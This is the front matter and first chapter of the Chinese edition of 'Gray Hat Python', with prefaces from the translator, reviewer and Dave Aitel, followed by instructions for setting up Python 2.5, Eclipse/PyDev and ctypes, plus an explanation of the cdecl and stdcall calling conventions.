Broadview
www.broadview.com.cn

安全技术大系

Python灰帽子

——黑客与逆向工程师的Python编程之道

Gray Hat Python:
Python Programming for Hackers and Reverse Engineers

[美] Justin Seitz 著
丁赟卿 译
崔孝晨 审校

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

no starch press

推 荐 序

Python 是一款非常流行的脚本编程语言。特别是在黑客圈子里，你不会 Python 就几乎无法与国外的那些大牛们沟通。这一点我在 2008 年的 XCon，以及 2009 年的 idefense 高级逆向工程师培训中感触颇深。前一次是因为我落伍，几乎还不怎么会 Python，而后一次……记得当时我、海平和 Michael Ligh（他最近出版的 *Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code*）一书在 Amazon 上得了 7 颗五星！）讨论一些恶意软件分析技术时经常会用到 Python，从 Immunity Debugger 的 PyCommand、IDA 的 IDAPython 到纯用 Python 编写的 Volatility 工具（这是一款内存分析工具，用于发现 rootkit 之类的恶意软件）。Python 几乎无处不在！我也尝试过对 Volatility 进行了一些改进，在电子工业出版社举办的“在线安全”Open Party 上海站活动中，我以《利用内存分析的方法快速分析恶意软件》为题进行了演讲。

遗憾的是，之前市面上还没有一本关于如何利用黑客工具中提供的 Python（由于必须使用许多黑客工具中提供的库函数，所以这时你更像在用一种 Python 的方言编程）的书籍。故而，在进行相关编程时，我们总是要穿行于各种文档、资料之中，个中甘苦只自知。

本书的出版满足了这方面的需求，它会是我手头常备的一本书，啊不！是两本，一本备用，另一本因为经常翻看用不了多久就肯定会破烂不堪☺。

说到这本书的好处也许还不仅于此，它不仅是一本 Python 黑客编程方面的极佳参考书，同时也是一本软件调试和漏洞发掘方面很好的入门教材。这本书的作者从调试器的底层工作原理讲起，一路带你领略了 Python 在调试器、钩子、代码注入、fuzzing、反汇编器和模拟器中的应用，涵盖了软件调试和漏洞发掘中的各个方面，使你在循序渐进中了解这一研究领域目前最新研究成果的大略。

本书译者的翻译也很到位。不客气地说，不少好书是被糟糕的翻译耽误掉的。比如我在读大学时的一本中文版的参考书，我看了三遍没明白是怎么回事，后来想起老师推荐时用的是英文版，于是试着去图书馆借了本英文版，结果看一遍就明白了。不过这本书显然不属于此例。译者丁赟卿本来就是从事这一领域研究的，对原文意思的理解非常到位，中文用词也十分贴切。特别是这本书的英文版中原本是存在一些错误的（包括一些代码），译者在中文版中竟然已经一一予以纠正了，从这一点上也可以看出译者在翻译过程中的认真细致。

我已经啰啰嗦嗦地讲了不少了，你还在等什么？还不快去账台付钱？

崔孝晨

2010.12.16 于 Hannibal from Team509

译 者 序

早在逆向工程这一行当如今日一般具备诸多的工程要义之前，我们更多地使用“Crack”这一富有独立精神与草莽气息的词，来指代那些早期的为了反抗商业软件文化所固有的封闭特性与垄断本质而实施的破解行为。早期的 Cracker 们并不像如今的逆向工程师一般有福，有着大量强大丰富的自动化分析工具与成熟的方法论，然而在这些行业先行者身上所体现出的精神与文化值得我们学习。

Cracker 中的开山鼻祖+ORC 便是其中一位身兼工程师与哲学家气质理念的传奇人物，由其撰写的 18 篇《How to crack》作为最早的破解布道书广为流传，除了纯粹的技术内容外，其中不乏充满灵性的隐喻与哲学理念。在其笔下，令人望而生畏的反编译代码被喻为“代码丛林”（Code wood），而有幸踏入这块领地的 Cracker 们则有如苦行于山涧丛林的狩猎者，他们沿着目标所留下的蛛丝马迹苦苦追寻，在坚忍之中等待着正面相遇的那一刻因缘际会。然而完满福德与美好因缘并不会轻易眷顾身带凡夫之气的新手，在他们求得般若之前，也许免不了轮回于一次次触破水月镜花之后的悲喜，迷失于代码丛林时的自我怀疑与望眼欲穿，以及柳暗花明后的唏嘘短叹。Crack 的过程对于那些 Old School（守旧派）来说更像是一次精神修行，帮助你在这旅途中发现自我，找寻一个更好的自我。+ORC 在其撰写的教程中不止一次地提及修行的 Cracker 在 Crack 之时，不应忘记破解之禅（Zen of Crack）。

也许任何一门迷人醉心的文化或者技艺都逃不过在商业洪流磨砺下重建秩序的宿命，就像朋克文化与摇滚乐一样。随着各种黑帽，灰帽会议召开，越来越多的安全爱好者与黑客从地下浮出，试图在这个利益驱动的行业生态中寻求成功。于是在这个角色分工逐渐明细的行业中，黑帽们开发漏洞利用（exploit）与白帽们做应急响应的周期呈现交替缩短的态势。对于各个黑帽组织与安全机构的领导者而言，将一群天赋过人，却往往又性格迥异，而且成本不菲的安全工程师黏合到一起，在他们的创造性与工程可控性之间找到平衡点，成了他们需要解决的首要问题。谁能更好地处理这个问题，往往就能在这个分秒必争的博弈局面中抢得先机。

Python 语言似乎在这一衍变趋势与安全技术社区的共同诉求中成为了潮流方向，这一同时具备脚本语言简单、快捷与开发大型项目所需的严谨工程特性的精灵成为了众多黑客之间的揉合剂。关于 Python 社区中有一句广为流传的口号“生命短暂，请用 Python”，在 Python 身上所体现的理念与当今黑客与逆向工程师们所期待的不谋而合。这也许可以帮我们解释为何众多优秀的安全项目与黑客工具选择 Python 的原因。比如，目前在逆向工程行

业口碑甚佳的“白眉”便是一个使用纯 Python 实现的项目，白眉的作者同时也是业界的大牛 Pedram Amini 向来对 Python 偏爱有佳。另一款值得称道的调试器工具 Immunity Debugger 则是知名安全机构 Immunity Inc 的作品，来自 Immunity 的黑客们基于 Python 强大的底层操作能力与工程特性在繁杂琐细的操作系统底层与上层应用之间抽象出一层 API。从中我们可以领略到 Immunity Inc 的领导者，老牌黑客 Dave Aitel 在设计安全产品与协同众多安全研究者方面的智慧与卓越策略。这些非常值得安全技术研究与商业化发展不尽人意的国内机构借鉴与学习。

在本书的翻译过程中，我调试了书中所涉及的代码，发现了原书的一些问题，给 Justin 先生发了 E-mail，并得到了 Justin 先生的确认。

感谢 team 509 的 Hannibal 为本书担任审校一职，这是我完成翻译工作的信心来源。

感谢我的朋友赵文凯、宋超以及赵超的慷慨帮助。

感谢博文出版社的毕宁老师对于我初次翻译所犯错误的宽容与理解！

丁赟卿

2011 年 2 月于上海

前　言

“搞定了吗？”，这可能是在 Immunity 公司出现频率最高的一句话了。你也许会在类似以下的场景中听到这样的发问：“我正要给 Immunity Debugger 开发一个新的 ELF 加载器”，片刻停顿之后，“搞定了吗？”或者，“我刚发现了 IE 浏览器的一个 Bug!”又一片刻的沉寂之后，“那个漏洞利用程序搞定了吗？”在日常的安全项目中我们几乎无时无刻地须要创建或者改写自己的安全工具，并在这些频繁的活动中始终保持高速的开发节奏，这使得 Python 逐渐成为了这个舞台上的明星。你可以在下一个安全项目中选择 Python 作为自己的开发工具，也许你将会用它来创建一个特殊的反编译器或者开发一个完整的调试器。

当我走进位于南迈阿密海滩的 Ace Hardware（美国的一家连锁五金店），沿着摆放着螺丝刀的通道走过时，常常会感到目眩。你会看到接近 50 多种不同规格的螺丝刀以整齐的顺序陈列在货架上。每一种规格的螺丝刀都与紧邻的螺丝刀有着微小却又十分重要的区别。我不是一个合格的修理能手，因此无法准确地说出每一种螺丝刀最为理想的使用场合，但是我很确信类似的情况同样适用于我们的安全工具软件。尤其是当你在对 Web 类型或者其他类型的高度定制化的应用程序进行安全审计时，你会发现每一次的审计任务都会需要一把特殊的“螺丝刀”来解决问题。要知道能够及时地拼凑出一些类似 SQL API 函数钩子之类的安全小工具已经不止一次地拯救了 Immunity 的工作团队。当然这些工具并不仅仅适用于安全审计任务，一旦你能够使用钩子函数对 SQL API 进行拦截，你就可以轻易地编写出一个工具用于实时检测可疑的异常 SQL 查询，并及时向你的客户公司提供修复方案，以抵御那些来自顽固黑客们的攻击。

众所周知，要让你的每一个安全研究人员真正成为团队的一部分是一件棘手的事情。很多安全研究人员无论在面对何种类型的问题时，都怀揣着白手起家式的过度热情，企图将需要借助的工具库完全重写。比如说 Immunity 发现了某个 SSL Daemon 的一个安全漏洞，接下来很有可能发生的一件事就是，你突然发现你的某个安全研究人员居然正在试图从头开始编写一个 SSL 客户端。而他们对此通常给出的解释是“我能找到的 SSL 库都丑陋不堪”。

你需要尽力避免这种情况发生。事实情况并不是现有的 SSL 库丑陋不堪——它只是没有按照某个安全研究人员的特别偏好风格来设计而已。而我们真正需要做的是能够深入分

析大量的现有代码，快速地发现问题所在，并对其进行修改以适应自身所需，这才是及时地搭建出一个可用的 SSL 库，并用其开发出一个尚处于保鲜期内的漏洞利用程序的关键。而要做到这一点，你需要使你的安全研究员们能够像一个真正的团队一样去工作。一个熟练掌握了 Python 的安全研究人员就有了一个强大的武器，也许就像那些掌握了 Ruby 的安全研究人员一样。然而 Python 真正的与众不同之处显现在那些 Python 狂热分子们协同工作时，他们将犹如一个高速运转的超个体[①]一样战斗力惊人。正如你家厨房中的蚂蚁大军一样，当它们的数量足够组成一只大乌贼时，要杀死它们将比杀死一只乌贼棘手得多。而这正是本书极力告诉你的一个事实。

你也许已经为自己想做的事找到了一些工具。你也许会问："我已经有了一套 Visual Studio，里面附带了一个调试器，为什么还要去编写一个供自己专用的调试器。"或者"WinDbg 不是有一个插件接口了吗？"答案是肯定的。WinDbg 的确提供了插件接口，你可以通过那些 API 慢慢地拼凑出一些有用的东西。直到某一天你很可能又会说："Heck，如果我能和 5000 个 WinDbg 使用者互联该有多好啊，这样我们就可以互通各自的调试结果了"。如果你从一开始就选择了 Python，你只要写 100 行左右的代码就可以构建一个 XML-RPC 客户端与服务端，接下来整个团队可以同步地进行工作并使每个人及时地享有他人的成果和信息。

黑客绝不等同于逆向工程——你的目标并不是还原出整个应用程序的源码。你的目标是对软件系统获得比系统开发者自身更加深入的理解。一旦你能做到这一点，无论目标以何种形式出现，你将最终成功地渗透它，获得炙手可热的漏洞利用（exploit）。这也意味着你需要成为可视化、远程同步、图论、线性方程求解、静态分析技术以及其他很多方面的专家。因此，Immunity 决定将这些都标准化实现在 Python 平台上，这样一旦我们编写了一个图论算法，这个算法将在我们所有的工具中通用。

在第 6 章中，Justin 向你演示了如何使用一个钩子窃取 Firefox 浏览器中输入的用户名与密码。这正是一个恶意软件作者所做的事——从之前的一些相关报道中可以看出，恶意软件作者通常使用一些更为高级语言来编写此类程序（http://philosecurity.org/2009/01/12/interview-with-an-adware-author）。然而你同样可以使用 Python 在 15 分钟内编写出一个样例程序，用于向你的开发人员演示，让他们明白他们对自己的产品所做的安全假设并不成立。现在的一些软件公司出于他们所声称的安全考虑，在保护软件内部数据方面的投资花费不菲。而实际上他们所做的往往只是实现了一些版权保护和数字版权管理机制而已。

① 译者注：超个体就是那些只有依靠角色分工才能生存的群体，单独的个体将无法独立生存。蚂蚁社会就是一个典型的超个体，Dave Aitel 同学的思维很发散。

这正是本书试图教你的东西：快速创建安全工具的能力。你应当能够借助这种能力为你个人或者整个团队带来成功。而这也是安全工具开发的未来：快速实现、快速修改，以及快速互联。我想，最后你唯一剩下的问题也许就是：“搞定了吗？”

Immunity Ine 的创始人兼 CTO Dave Aitel
2009 年 2 月于美国佛罗里达州，迈阿密海滩

致　谢

我想借此机会感谢我的家人，对于他们在撰写本书过程中所表现出来的理解和支持。感谢我的四个可爱的孩子：Emily、Carter、Cohen 和 Brady，是你们给了爸爸完成此书的理由，我为拥有你们而感到无比幸福。我还要为我的姐姐和兄弟们在这个过程中所给予的鼓励说一声谢谢，你们自己都曾经历过著书立作的严苛和艰辛，拥有你们这些对技术作品出版感同身受的人真是受益匪浅——我爱你们。我还想对我的爸爸说，你的幽默感帮助我度过了那些难以执笔为继的日子——我爱你，老爸，不要停止让你周围的人发出笑声。

多亏了一路上众多优秀的安全研究人员的帮助才使得本书得以羽翼渐丰，他们是：Jared DeMott、Pedram Amini、Cody Pierce、Thomas Heller（传说中的无敌 Python 男）以及 Charlie Miller——我欠你们大伙一个大大的感谢。至于 Immunity 团队，毫无疑问，你们一直以来大度地支持着我来撰写此书，正是得益于你们的帮助，我不仅仅成长为一个 Python 小子，同时更成为了一名真正的开发人员和安全技术研究者。Nico 和 Dami，抽出了额外的时间来帮助我解决问题，对此表示不胜感激。Dave Aitel，我的技术编辑，始终驱使着本书的进度直至完成，并确保本书的逻辑性与可读性，在此致以莫大的感谢。对于另一个 Dave, Dave Falloon, 非常感谢你为我校阅此书，对于那些让我自己都哭笑不得的错误，对于你在 CanSecWest 大会上拯救了本人的笔记本电脑的英雄行径，以及你巫师一般神奇的网络知识，都令我印象深刻。

最后，是那些总是被放在最后感谢的家伙们——No Starch 出版团队。Tyler 与我经历了本书的整个出版过程（相信我，Tyler 将是你遇到的最有耐心的家伙），Bill 将鼓励声连同那个可爱的印有 Perl 小抄的咖啡杯赠予了我。Megan 在本书创作的尾声阶段为我减轻了众多的麻烦，还有其他为出版本书而工作在幕后的团队成员——谢谢你们！。我对你们为我所做的每一件事充满感激。现在这篇致谢词的篇幅快要跟格莱美的获奖感言有一拼了，最后再次说一声感谢给所有那些帮助过我，却可能被我忘记提及的朋友们——你们清楚自己之于本书的意义。

Justin Seitz

简　介

我为了进行黑客技术研究而特地学习了 Python 这门语言，我敢断言在这个领域中的众多其他同行们也是如此。我曾经花费了大量的时间来寻找一种能够同时适用于黑客技术和逆向工程领域的编程语言，就在几年前，Python 成为了黑客编程领域内显而易见的王者。而一个不尽人如意的事实是，到目前为止还没有一本真正意义上的参考手册，来指导你将 Python 应用于不同的黑客技术场景中。你往往需要游走于各大论坛的技术讨论帖子中或者各种工具手册中。有时为了使你的工具能够正确地运转起来，花费一番不小的功夫来阅读和调试源代码也是司空见惯的情况。而本书正是致力于填补这方面的空缺，将引领你经历一次“旋风”之旅——你将看到 Python 这门语言是如何被应用在各式各样的黑客技术与逆向工程场景中的。

本书将向你揭示隐藏在各种黑客工具背后的原理机制，其中包括：调试器、后门技术、Fuzzer、仿真器以及代码注入技术，本书将向你一 一演示如何驾驭这些技术工具。除了学到如何使用现有的基于 Python 的工具之外，你还将学习如何使用 Python 构建自己的工具。需要有言在先的一点就是，这并不是一本大全式的参考手册！有大量使用 Python 编写的信息安全类工具未在此书中被提及。本书的信条是授之以渔，而非授之以鱼！你应当把从本书中所获得的技能灵活地应用于其他的场景中，根据自身的需求对你选择的其他 Python 工具进行调试，并做出扩展和定制。

阅读本书的方式不仅限于一种，如果你是个 Python 新手或者对于构建黑客工具尚感陌生，那么从前往后依次阅读对你来说是最好的选择，你将从最基本的理论开始，并在阅读本书的过程中编写相当数量的 Python 代码。当你阅读完本书时，你应当具备了自行解决各种黑客或逆向工程任务的能力。如果你对 Python 已有一定程度的了解，并且对 Ctype 库的使用驾轻就熟，那么不妨直接跳过第 1 章。对于那些行业浸沉已久的老手，相信你们可以在本书中来回穿梭自如，欢迎你们在日常工作中随时按需撷取本书中的代码片段或者相关章节。

本书在调试器相关的内容上花费了相当的篇幅，从第 2 章讲述调试器的基本原理开始，直至第 5 章介绍完 Immunity Debugger 为止。调试器对于任何一个真正的黑客而言都是至关重要的工具，因此我毫不吝惜笔墨来对它们进行广泛而全面的介绍。在之后的第 6 章和第 7 章中你将学到一些钩子和代码注入的技术，这些技术同样可以被调试器工具采用，作为控制程序流和操纵内存的手段。

本书接下来的焦点放在使用 Fuzzer 工具来攻破应用程序体系上。在第 8 章中，你将开

始学习基本的 Fuzzing 技术理论，我们将构建自己的文件 Fuzzing 工具。第 9 章将向你演示如何驾驭强大的 Fuzzing 框架——Sulley 来攻破一个现实世界中的 FTP daemon 程序。在第 10 章中，你将学习如何构建一个 Fuzzer 工具来攻击 Windows 驱动。

在第 11 章中，你将看到如何在 IDA Pro 中（一款流行的二进制静态分析工具）实现自动化执行静态分析任务。在第 12 章中，我们将介绍一款基于 Python 的仿真器——PyEmu，来为本书画上句号。

我试着使出现在本书中的代码尽量简洁，并在某些特定的地方加上了详细的注释以帮助你理解代码的本质。学习一门新的编程语言或者掌握一套陌生的函数库的过程少不了你自己的亲身实践，以及不断的自我纠正。我鼓励你以手动的方式将本书中的源程序键入电脑中！本书中出现的所有源码在 http://www.nostarch.com/ghpython.htm 恭候你的光临。

现在让我们开始编码吧！

Justin Seitz

目　录

CHAPTER

1

第 1 章　搭建开发环境

在你体验 Python 灰帽编程的艺术之前，你得先读完本书中也许是最难以让人打起精神的那一部分——搭建开发环境。如果你希望充分地将时间花在吸收本书所带来的有趣内容上，而不是在跌跌撞撞中一次次地试图跑通你的代码，那么先老老实实地为自己搭建好一个坚实的开发环境是必不可少的一步。

本章将简要地介绍 Python 2.5 的安装过程，以及如何在集成开发环境 Eclipse 中配置我们的 Python 开发平台。在此之后就是我们小试牛刀的时刻——编写兼容于 C 的 Python 代码。当这一切准备就绪时，世界即会成为你的牡蛎，本书将指引你如何将它撬开。

1.1　操作系统要求

我假定你的大部分编码工作是在一个 32 位的 Windows 平台上完成的。Windows 系统有着最为广泛的工具支持，非常适合于用做 Python 的开发平台。本书中的所有章节都是针对 Windows 平台来展开讨论的，并且出现在本书中的绝大部分代码样例只能运行在 Windows 平台下。

尽管如此，本书中仍有少量的代码样例也同样适用于 Linux 平台，对于那些倾向于在 Linux 平台上一试身手的读者，我建议你下载一个预装了 32 位 Linux 系统的 VMWare 虚拟机镜像文件。并使用 VMware 公司免费提供的 VMWare player 去运行这些虚拟机镜像。通过 VMWare 虚拟机（包括 VMWare Player）你可以在宿主机和虚拟的 Linux 机器之间很方便地共享文件。当然如果你有额外的闲置机器，你也不妨单独安装一个完全独立的 Linux 发行版。为了尽可能地适应本书中的内容，请使用那些基于红帽系统（Red Hat）的发行版，比如 Fedora Core 7 或者 Centos 5。当然，你也可以选择在 Linux 系统中虚拟 Windows 环境。这完全取决于你个人的偏好。

免费的VMware镜像

VMWare在其官方网站上提供了大量免费的虚拟机镜像，通过利用这些虚拟设备，逆向工程师或者安全漏洞研究人员可以在虚拟机中部署相关的工具软件以对恶意软件进行分析，这大大降低了造成物理设施损坏的风险，并使你拥有了一个完全隔离的专用分析平台。你可以在VMware的虚拟设备商场 http://www.vmware.com/appliances/找到这些虚拟设备镜像，并从 http://www.vmware.com/products/player/ 下载到你所需要的虚拟机播放器。

1.2 获取和安装 Python 2.5

无论对于 Linux 用户或是 Windows 用户，安装 Python 都只算一桩不花功夫的小事。Windows 用户更是会受到一个现成安装程序的眷顾，它会替你照看整个安装过程，而在 Linux 平台下，用户也只需要执行几个常规的源代码编译步骤即可。

1.2.1 在 Windows 下安装 Python

Windows 用户需要首先从 Python 主站下载相应的安装程序。你只需双击这个安装程序(http://python.org/ftp/python/2.5.1/python-2.5.1.msi)，并按照提示完成每一个步骤即可。安装程序将会创建一个目录：C:/Python25/。你应当可以在这个目录下找到解释器 python.exe 以及 Python 自带的所有默认函数库。

注意：另一种不错的选择就是直接安装 Immunity Debugger。Immunity Debugger 的安装包除了包含调试器本身之外，还囊括了 Python 2.5 的安装程序。在后面的章节中，这位老兄将在众多逆向场景中多次出场，所以欢迎你使用这个一石二鸟的安装方式。你可以从 http://debugger.immunityinc.com/ 获取 Immunity Debugger 程序安装包以及其相关的指导信息。

1.2.2 在 Linux 下安装 Python

要在 Linux 平台下安装 Python 2.5，你得自行下载相应的源代码文件并对其进行编译。这种安装方式使得你能够全权控制整个安装流程。你可以选择在安装当前这个 Python 的同时，保留红帽子系统下旧有的那个 Python 解释环境。下面的安装过程将假设此时你已经以 root 用户的身份登录并执行如下所示的命令。

首先下载并解压 Python 2.5 的源码包。开启一个命令行终端程序，并输入以下命令：

```
# cd /usr/local/
# wget http://python.org/ftp/python/2.5.1/Python-2.5.1.tgz
```

```
# tar -zxvf Python-2.5.1.tgz
# mv Python-2.5.1 Python25
# cd Python25
```

现在源码包已经被下载解压至目录/usr/local/Python25 下，下一个步骤就是源代码的编译与安装，此后你还应确认一下这个新装的 Python 解释器能够正常运转：

```
# ./configure --prefix=/usr/local/Python25
#make && make install
# pwd
/usr/local/Python25
# python
Python 2.5.1 (r251:54863, Mar 14 2012, 07:39:18)
[GCC 3.4.6 20060404 (Red Hat 3.4.6-8)] on Linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

现在你正身处于一个 Python 交互式 shell 之中，此时的 Python 解释器正在听候你的发落，让我们做一些简易的测试来检验一下我们所输入的 Python 指令是否以正确的方式被解释执行：

```
>>> print "Hello World!"
Hello World!
>>> exit()
#
```

好极了！目前为止一切如我们所预期的那样运转。为了使你的用户执行环境能够自动定位到这个 Python 解释器，你还需要编辑一下系统配置文件/root/.bashrc。我个人使用 nano 编辑器来完成所有的文本编辑工作，当然你也可以选择任意一款自己觉得顺手的编辑器。现在打开/root/.bashrc 文件，在文件的最后添加以下这行代码：

```
export PATH=/usr/local/Python25/:$PATH
```

这行命令向 Linux 环境变量 PATH 中添加了一条新路径，这样 root 用户在下一次访问这个 Python 解释器时无需再使用完整的路径。为了使这一步设置生效，你需要登出一次系统，并再次以 root 用户的身份登录回来。此后的任意时刻，当你在命令行下输入 python 时，Python 解释器特有的提示符信息便会进入你的视线。

现在无论是在 Linux 下或是 Windows 下都有了一个功能健全的 Python 解释器随时待命。接下来我们将搭建一个易用的集成开发环境（IDE）。如果你已经有了一款得心应手的 IDE 环境，你也可以选择跳过下一节。

1.3 安装 Eclipse 和 PyDev[1]

为了使 Python 程序的开发与调试过程能够高效、便捷，借助一款功能强大的 IDE 软件是绝对有必要的，而目前颇为流行的集成开发环境 Eclipse 在结合了 PyDev 插件模块后即可为你提供大量唾手可得的强大特性。此外，Eclipse 可以运行在 Windows、Linux 和 Mac 三种主流平台下，并且有着卓越的社区支持。现在让我们快速地搞定 Eclipse 以及 PyDev 插件的安装与配置工作。

1．首先从 http://www.eclipse.org/downloads/ 下载 Eclipse Classic 安装包。

2．解压到目录 C:\Eclipse 下。

3．运行 C:\Eclipse\eclipse.exe。

4．当 Eclipse 第一次启动时，程序会提示你选择工作空间的存放路径，你只需选择默认路径即可，并选中复选框 **Use this as default and do not ask again（将此值用作默认值并且不再询问）**，然后单击 **OK（确定）按钮。**

5．在 Eclipse 完成启动后，选择 **Help（帮助）➔Software Updates（软件更新）➔Find and Install（查找并安装）。**

6．选中单选按钮 **Search for new features to install（搜索要安装的新功能部件）**，单击 **Next（下一步）按钮。**

7．在下一个对话框中单击 **New Remote Site（新建远程站点）按钮。**

8．在文本框 **Name(名称)**内为即将安装的模块输入一段描述性的文字，例如 **PyDev Update。**确保你的文本框 **URL** 内准确无误地包含以下 URL 地址：http://pydev.sourceforge. net/updates/[2]，单击 **OK（确定）按钮，**然后单击 **Finish（完成）按钮**即可启动 Eclipse 升级程序。

9．升级对话框会在片刻之后显现，展开树形列表中的顶层条目 **PyDev Update**，这里你只须选中 **PyDev** 一项，单击 **Next（下一步）按钮。**

10．在你阅读完 PyDev 的许可证协议之后，选中单选按钮 **I accept the terms in the license agreement（我接受许可协议中的条款）。**

11．单击 **Next（下一步）按钮，**再单击 **Finish（完成）按钮。**你会看到 Eclipse 开始下载 PyDev 扩展模块。在下载完成后，单击 **Install All（全部安装）按钮。**

12．在 PyDev 插件模块安装结束后将弹出一个提示对话框，最后单击 Yes 按钮，Eclipse 将会重新启动，这次你将看到 PyDev 模块已经集成在开发环境中。

1．译者注：Eclipse 与 PyDev 项目处在不断地维护与更新中，读者可根据情况选择更适合时宜的安装指导。

2．译者注：这个地址在翻译工作进行时已更新为 http://pyder.org/update。

下一阶段的配置工作旨在确保 PyDev 模块在执行脚本时，能够找到正确的 Python 解释器：

1．在 Eclipse 完成启动后，选择 **Window（窗口）➔ Preferences（首选项）**；

2．展开树形条目 **PyDev**，选择 **Interpreter – Python**；

3．找到对话框的顶部区域 **Python Interpreters**，单击 **New（新建）按钮**；

4．通过文件浏览器找到文件 C:\Python25\python.exe 并选中，单击 **Open 按钮；**

5．你可以在下一个对话框中看到当前解释器可访问到的 Python 库列表，你无需再做进一步的选择，直接单击 **OK（确定）按钮；**

6．接着再次单击 **OK 按钮**结束 Python 解释器的配置过程。

现在 PyDev 模块已经可以运转了，它将使用我们最新安装的 Python 2.5 解释器来执行脚本。在你正式开始编码前，应当先创建一个新的 PyDev 项目，这个项目将用于存放出现在本书中的所有源代码文件。现在按照以下的步骤创建一个新项目：

1．选择 **File（文件）➔New（新建）➔Project（项目）**；

2．展开树形条目 **PyDev**，选择 **PyDev Project**。单击 **Next（下一步）按钮**继续；

3．将这个项目命名为 Gray Hat Python。单击 **Finish（完成）按钮。**

你将注意到 Eclipse 重新调整了界面的布局，而你刚才新建的 Python 项目 Gray Hat Python 正显示在屏幕的左上方。接下来用鼠标右键点击 **src** 文件夹，并选择 **New ➔ PyDev Module**。在文本框 **Name** 中，输入 **chapter1-test**，单击 **Finish（完成）按钮**。项目面板会随之更新，你应当可以看到一个新的 Python 文件 chapter1-test.py 已经被加入文件列表之中。

若要从 Eclipse 环境下执行 Python 脚本，只需点击位于上方工具栏中的 **Run As** 按钮（绿色的圆形按钮，中间有一个白色箭头）即可。另外你可能会最常用到的快捷键为 **Ctrl-F11**，这组快捷键为你重启上一次执行过的脚本。当你在 Eclipse 环境下运行脚本时，相应的标准输出信息将被显示在位于 Eclipse 界面底部的控制台面板中，而不再是显示在一个命令行窗口中。你会注意到该 Eclipse 的内置编辑器此时已打开了 chapter1-test 文件并等待着你输入如甘露一般甜美的 Python 代码。

1.3.1　黑客挚友：ctype 库

ctype 库赋予了黑客类似于 C 语言一样的底层操作能力，同时却又保有动态语言便捷的本性，鱼和熊掌兼得的美事不常发生！ctype 模块使你能够轻而易举地调用动态链接库中的导出函数。更让人垂涎的是你可以通过 ctype 构建复杂的 C 数据类型，并编写出具备低层内存操作能力的工具函数。本书自始至终在很大程度上依赖于这一关键的基础技术，因此理解 ctype 库的基本原理与使用方式对你来说至关重要。

1.3.2 使用动态链接库

使用 ctype 之前你首先需要对动态链接库函数的解析与访问机制有所了解。动态链接库本身不过是一些经过编译的二进制文件，它们只在运行时才会被链接进主进程。在 Windows 平台下这些二进制文件被称为动态连接库（DLL），而在 Linux 平台下这些库文件又被称作共享对象（SO，全称为 Shared Objecl）。无论是对于哪一种平台，这些二进制文件都是通过导出函数名称的方式来呈现它们所包含的函数。这些由链接库导出的函数名称可以被解析成内存中实际的函数地址。在 Python 中，通常为了调用这些链接库函数，你需要自行解析出这些导出函数的地址。幸运的是 ctype 库会替你省去了处理这些“脏活”的麻烦。

Ctype 模块提供了三种不同的动态链接库加载方式：cdll()、windll()和 oledll()。这三者之间的区别在于：链接库中的函数所遵从的函数调用方式以及返回方式有所不同。cdll()用于加载那些遵循 cdecl 标准函数调用约定的链接库。windll()则用于加载那些遵从 stdcall 调用约定的动态链接库，stdcall 是微软 **Win32 API** 所使用的原生调用约定。函数 oledll()的操作方式和 windll()完全类似，只不过 oledll()会假定其载入的函数会统一返回一个 Windows HRESULT 错误编码，这些错误编码专门服务于微软的 COM（组件对象模型）函数，用于表示错误信息。

让我们来看一个简单的例子，我们将分别在 Windows 和 Linux 平台下从各自的运行时 C 库中解析出函数 printf()的内存地址，并使用它输出一条测试信息。在 Windows 下，动态链接库 **msvcrt.dll** 即为我们的运行时 c 库，位于 C:\WINDOWS\system32\下，在 Linux 下，则是文件 libc.so.6，其默认位置在目录/lib/下。现在从 Eclipse 下或者你平时的 Python 工作目录下创建一个脚本文件 chapter1-printf.py，并输入以下代码：

chapter1-printf.py（Windows 平台下）

```
from ctypes import *
msvcrt = cdll.msvcrt
message_string = "Hello world!\n"
msvcrt.printf("Testing: %s", message_string)
```

以下是这个脚本的输出结果：

```
C:\Python25>python chapter1-printf.py
Testing: Hello world!
C:\Python25>
```

在 Linux 下，这个例子的代码会稍有不同，但是却会导致完全相同的结果。现在切换到你的 Linux 环境下，在/root/目录下创建一个脚本文件 chapter1-printf.py。

chapter1-printf.py（Linux 平台下）

```
from ctypes import *
libc = CDLL("libc.so.6")
message_string = "Hello world!\n"
libc.printf("Testing: %s", message_string)
```

以下是 Linux 版本的输出结果：

```
# python /root/chapter1-printf.py
Testing: Hello world!
#
```

有 ctype 的相助，使用动态链接库的导出函数就是这么简单。在本书中，你还将多次用到这一技术，所以请确保你理解它的工作方式。

理解函数调用约定

函数调用约定（calling convention）描述了如何以正确的方式调用某些特定类型的函数。这包括了函数参数在栈上的分配顺序、有哪些参数会被压入栈中、而哪些参数将通过寄存器传入，以及在函数返回时函数栈的回收方式等。你需要理解两种最基本的函数调用约定：cdecl和stdcall。cdecl调用约定规定函数的参数列表以从右向左的顺序入栈，并由函数的调用者负责清除栈上的参数。这种调用约定在x86架构上被绝大多数C编译器广泛使用。

以下是一个遵从cdecl约定的函数调用例子：

C语言形式

```
int python_rocks(reason_one, reason_two, reason_three);
```

x86 汇编语言形式

```
push reason_three
push reason_two
push reason_one
call python_rocks
add esp, 12
```

你可以清楚地看到参数是以何种顺序传入的，最后一行指令致使栈指针向下偏移12个字节（这个函数包含3个栈上参数，每个参数占用4个字节的空间，所以总共占用了12个字节），这意味着栈上的参数已被清除。

stdcall调用约定为Win32 API所广泛使用，以下所示的是一个遵从stdcall约定的函数调用例子：

C语言形式

```
int my_socks(color_one color_two, color_three);
```

x86 汇编语言形式

```
push color_three
push color_two
push color_one
call my_socks
```

在这个例子中，你可以看到参数的入栈顺序与前者完全一致，而唯一的区别在于回收函数栈的工作并非由函数调用者完成，而是由被调用者本身my_socks在函数返回前自行负责清除。

此外你需要记住这两种函数调用约定都选用EAX寄存器存放函数返回值。

1.3.3 构建 C 数据类型

Python 采用了一种颇为独特的方式来帮助你创建 C 数据类型，这会是一个奇妙无比的过程。拥有这一特性使得你编写的 Python 代码能够与那些基于 C 或 C++编写的模块无缝整合，这大大增加了 Python 这门语言的魅力。浏览表 1-1 能够帮助你理解基本数据类型在 C、Python 以及 ctypes 类型之间的转换与对应关系。

表 1-1 基本数据类型在 Python 与 C 之间的对应关系

C 类型	Python 类型	ctypes 类型
char	1-character string	c_char
wchar_t	1-character Unicode string	c_wchar
char	int/long	c_byte
char	int/long	c_ubyte
short	int/long	c_short
unsigned short	int/long	c_ushort
int	int/long	C_int
